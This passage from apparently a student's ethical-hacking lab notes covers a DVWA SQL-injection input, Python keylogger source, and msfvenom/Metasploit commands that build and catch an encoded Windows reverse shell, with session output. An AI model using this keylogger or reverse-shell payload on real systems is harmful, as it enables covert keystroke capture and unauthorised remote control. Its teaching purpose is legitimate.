
2. Copy the folder and paste it in Drive C: > xampp > htdocs

3. Rename the file as DVWA.

4. Go in the config file and rename the file as config.inc.php


5. Open chrome and search localhost/DVWA.

6. Click on create/reset database. The database will be created. Click on login.




7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.



9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.



11. Type 1’ or tue;# and click on submit.


Practical – 9

Aim: Create a simple keylogger using python

Code:

```
from pynput.keyboard import Key, Listener

import logging

# if no name it gets into an empty string

log_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')

# This is from the library

def on_press(key):

        logging.info(str(key))

# This says, listener is on

with Listener(on_press=on_press) as listener:

        listener.join()
```

Output:




Practical – 10


Aim: Using Metasploit to exploit (Kali Linux).


Steps:
Boot kali linux in pendrive and open it in PC.
Open metasploit and type exit command to quit.
The directory will change to root@kali.
Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
5. payload => windows/shell/reverse_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST 192.168.9.191
8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT 31337
10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.


Applications
Places
Terminal
File Edit View Search Terminal Help
root@kali:~# msfconsole
Metasploit!
=[metasploit v4.17.17-dev]
+ -- --=[1817 exploits - 1031 auxiliary - 315 post]
+ -- --=[539 payloads - 42 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):


Applications
Places
Terminal
Fri 10:04
root@kali: ~
File Edit View Search Terminal Help
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.9.191:31337
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.9.109
[*] Command shell session 1 opened (192.168.9.191:31337 -> 192.168.9.109:52407) at 2019-03-15 09:31:44 +0000
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
E:\>whoami
whoami
mupet\cs1
E:\>whoami
whoami


Applications
Places
Terminal
File Edit View Search Terminal Help
E:\>whoami
whoami
mupet\cs1
E:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
E:\>dir
dir
Volume in drive E is KALI LIVE
Volume Serial Number is 9AD8-508A
Directory of E:\
15-03-2019 13:56 <DIR> .disk
15-03-2019 13:57 133 autorun.inf
15-03-2019 13:57 <DIR> boot
15-03-2019 13:57 0 debian
15-03-2019 13:57 <DIR> dists
15-03-2019 13:57 <DIR> EFI
15-03-2019 13:57 327,680 efi.img
15-03-2019 13:57 <DIR> firmware
15-03-2019 13:57 183,934 g2ldr
15-03-2019 13:57 8,192 g2ldr.mbr
15-03-2019 13:57 <DIR> install
15-03-2019 13:57 <DIR> isolinux
15-03-2019 13:57 <DIR> live
15-03-2019 14:03 92,404 md5sum.txt
15-03-2019 14:03 <DIR> pool
15-03-2019 14:04 674,929 setup.exe
15-03-2019 14:04 <DIR> tools
15-03-2019 14:04 228 win32-loader.ini
15-03-2019 14:04 94 syslinux.cfg
9 File(s) 1,287,594 bytes
10 Dir(s) 462,766,080 bytes free